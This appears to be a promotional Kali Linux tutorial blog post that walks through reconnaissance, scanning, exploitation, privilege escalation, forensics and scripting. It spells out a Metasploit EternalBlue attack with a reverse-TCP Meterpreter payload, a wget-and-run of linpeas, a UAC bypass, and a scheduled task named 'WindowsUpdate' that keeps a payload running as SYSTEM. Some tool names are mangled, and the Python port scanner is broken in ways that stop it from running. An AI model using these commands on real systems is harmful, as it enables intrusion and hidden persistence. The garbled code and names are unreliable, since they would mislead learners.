Listen to this Post

Introduction:
Every cybersecurity professional starts somewhere, and for the vast majority, that journey begins with Kali Linux. More than just another Linux distribution, Kali is a comprehensive security platform that powers everything from penetration testing and malware analysis to digital forensics and vulnerability assessments. Mastering Kali Linux isn’t merely about learning commands—it’s about understanding how systems work, how attackers think, and, most importantly, how to defend critical infrastructure against an ever-evolving landscape of cyber threats.
Learning Objectives:
- Objective 1: Understand the core architecture of Kali Linux and its role in the cybersecurity ecosystem.
- Objective 2: Master essential reconnaissance, exploitation, and post-exploitation techniques using built-in tools.
- Objective 3: Develop practical skills in vulnerability assessment, digital forensics, and security automation for both red and blue team operations.
You Should Know:
- Setting Up Your Kali Linux Lab Environment (The Right Way)
Before diving into hacking techniques, you need a safe and isolated environment to practice. Running Kali on bare metal is risky; instead, use virtualization.
Step‑by‑step guide:
- Download Kali Linux: Head to the official Offensive Security website and download the VMware or VirtualBox image for quick setup.
- Install VirtualBox/VMware: Ensure hardware virtualization (VT-x/AMD-V) is enabled in your BIOS.
- Import the Appliance: In VirtualBox, go to `File > Import Appliance` and select the downloaded `.ova` file. Allocate at least 4GB of RAM and 2 CPU cores.
- Network Configuration: Set the network adapter to “NAT Network” or “Host-Only” to isolate your lab from your main network. For advanced labs, create an internal network for multiple VMs.
- Update Kali: Once booted, open a terminal and run the following commands to ensure you have the latest tools and patches:
sudo apt update && sudo apt full-upgrade -y
sudo apt autoremove -y
sudo reboot
- Install Guest Additions: For better performance and screen resolution, install VirtualBox Guest Additions:
sudo apt install virtualbox-guest-x11 -y
Windows Alternative: If you’re on Windows, you can use WSL2 (Windows Subsystem for Linux) with Kali, but this is limited for network tools. For a full experience, use VMware Workstation Player (free for personal use).
- Reconnaissance & Information Gathering – The Art of OSINT
Reconnaissance is the most critical phase of any penetration test. Kali Linux is packed with tools to gather intelligence about your target.
Step‑by‑step guide for passive reconnaissance:
- theHarvester: This tool gathers emails, subdomains, and hosts from public sources like Google, LinkedIn, and Shodan.
theHarvester -d example.com -b google,linkedin -l 500
- Recon-1g: A full-featured web reconnaissance framework. Launch it with `recon-1g` and use modules like `whois` and
hackertarget.
recon-1g
marketplace install all
workspace create example
use recon/domains-hosts/hackertarget
set source example.com
run
- Shodan CLI: Query the Shodan database for internet-facing devices.
shodan init <your_api_key>
shodan search 'apache' --limit 10
Pro Tip: Combine these tools with OSINT frameworks like Maltego for visual link analysis.
3. Vulnerability Scanning – Finding the Low-Hanging Fruit
Once you have identified your targets, the next step is to scan for vulnerabilities. Kali Linux offers industry-standard tools like Nmap and OpenVAS.
Step‑by‑step guide for effective vulnerability scanning:
- Nmap: Use Nmap to discover live hosts, open ports, and running services.
 Basic host discovery
sudo nmap -sn 192.168.1.0/24

Aggressive service scan
sudo nmap -sV -sC -O -p- 192.168.1.100
- OpenVAS (Greenbone): A powerful vulnerability scanner. Set it up with:
sudo apt install gvm -y
sudo gvm-setup
sudo gvm-start
Access the web interface at `https://127.0.0.1:9392` and create a new target and task.
Windows Command Equivalent: For Windows users, you can use `netscan` or `Advanced IP Scanner` for basic network discovery, but for deep scanning, tools like Nessus or Qualys are recommended.
4. Exploitation – Gaining a Foothold
Exploitation is where you prove the existence of vulnerabilities. Metasploit is the go-to framework for this.
Step‑by‑step guide to using Metasploit:
- Start Metasploit:
sudo msfconsole
- Search for an Exploit: For example, search for an SMB vulnerability.
search smb
- Use an Exploit: Select the EternalBlue exploit (MS17-010) for a Windows 7 target.
use exploit/windows/smb/ms17_010_eternalblue
- Set Payload and Options:
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set RHOSTS 192.168.1.100
set LHOST 192.168.1.50
- Run the Exploit:
run
If successful, you’ll get a Meterpreter shell, giving you full control over the target system.
Important: Always obtain proper authorization before using these techniques. Unauthorized access is illegal.
5. Post-Exploitation & Privilege Escalation
Getting a shell is only half the battle. Post-exploitation involves maintaining access, escalating privileges, and gathering sensitive data.
Step‑by‑step guide for privilege escalation:
- LinPeas/ WinPeas: These scripts automate privilege escalation checks. On a Linux target, download and run LinPeas.
wget https://github.com/peass-1g/PEASS-1g/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
- Meterpreter Commands: Once inside Meterpreter, you can try to get system privileges.
getsystem
If that fails, use the `bypassuac` module in Metasploit.
use exploit/windows/local/bypassuac
set SESSION 1
run
Windows Command for Persistence: On Windows, you can create a scheduled task to maintain access.
schtasks /create /tn "WindowsUpdate" /tr "C:\path\to\payload.exe" /sc onlogon /ru SYSTEM
- Digital Forensics & Incident Response – The Blue Team Perspective
Cybersecurity is not just about offense. Kali Linux also provides tools for digital forensics and memory analysis.
Step‑by‑step guide for memory forensics with Volatility:
- Install Volatility 3:
sudo apt install volatility3 -y
- Analyze a Memory Dump: Suppose you have a memory dump (
memory.dmp) from a compromised Windows machine.
vol -f memory.dmp windows.info
- List Processes:
vol -f memory.dmp windows.psscan
- Dump Suspicious Processes:
vol -f memory.dmp windows.dumpfiles --pid 1234
Linux Forensics: Use `autopsy` or `sleuthkit` for file system analysis.
sudo apt install autopsy
autopsy
- Security Automation & Scripting – Work Smarter, Not Harder
Automation is key to scaling your security operations. Kali Linux supports Python and Bash scripting extensively.
Step‑by‑step guide to creating a simple port scanner in Python:
– Create a file scanner.py:
import socket
import sys

def scan_port(ip, port):
try:
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.settimeout(1)
result = sock.connect_ex((ip, port))
if result == 0:
print(f"Port {port} is open")
sock.close()
except Exception as e:
pass

if <strong>name</strong> == "<strong>main</strong>":
if len(sys.argv) != 3:
print("Usage: python scanner.py <ip> <start_port>-<end_port>")
sys.exit(1)
ip = sys.argv[bash]
ports = sys.argv[bash].split('-')
for port in range(int(ports[bash]), int(ports[bash])+1):
scan_port(ip, port)
- Run the script:
python3 scanner.py 192.168.1.1 1-100
What Undercode Say:
- Key Takeaway 1: Kali Linux is not just a toolset; it’s a mindset. Practical experience with this platform is one of the most valuable assets a security professional can have. Every lab completed and every vulnerability analyzed is another step toward becoming a better defender.
- Key Takeaway 2: The journey from reconnaissance to post-exploitation teaches you how attackers operate, which is invaluable for building robust defenses. Whether you’re on the red team or blue team, the skills you gain from Kali Linux are directly applicable to real-world security challenges.
Analysis: The LinkedIn post emphasizes that mastering Kali Linux is about understanding systems, thinking like an attacker, and defending critical infrastructure. This aligns perfectly with the hands-on approach we’ve outlined. The post also highlights the importance of continuous learning—”Learn. Practice. Secure. Repeat.”—which is the core philosophy of any successful cybersecurity professional. By following this guide, you’re not just learning commands; you’re building a comprehensive skill set that covers offensive security, defensive operations, and everything in between. The inclusion of both Linux and Windows commands ensures that you’re prepared for heterogeneous environments, making you a more versatile and effective security expert.
Prediction:
- +1: The demand for professionals with practical Kali Linux skills will continue to surge as organizations increasingly adopt DevSecOps and continuous security testing.
- +1: Automation and scripting will become even more critical, with AI-assisted pentesting tools augmenting human expertise, making the ability to write custom scripts a must-have skill.
- -1: The widespread availability of automated hacking tools will lower the barrier to entry for malicious actors, increasing the need for skilled defenders who can think beyond the tools.
- -1: As more companies move to the cloud, traditional perimeter-based security will become obsolete, requiring Kali Linux practitioners to adapt their skills to cloud-1ative environments and APIs.
- +1: The integration of Kali Linux with cloud platforms (like AWS and Azure) will open new avenues for security research, making it an essential tool for cloud security architects.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Davis Ks – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


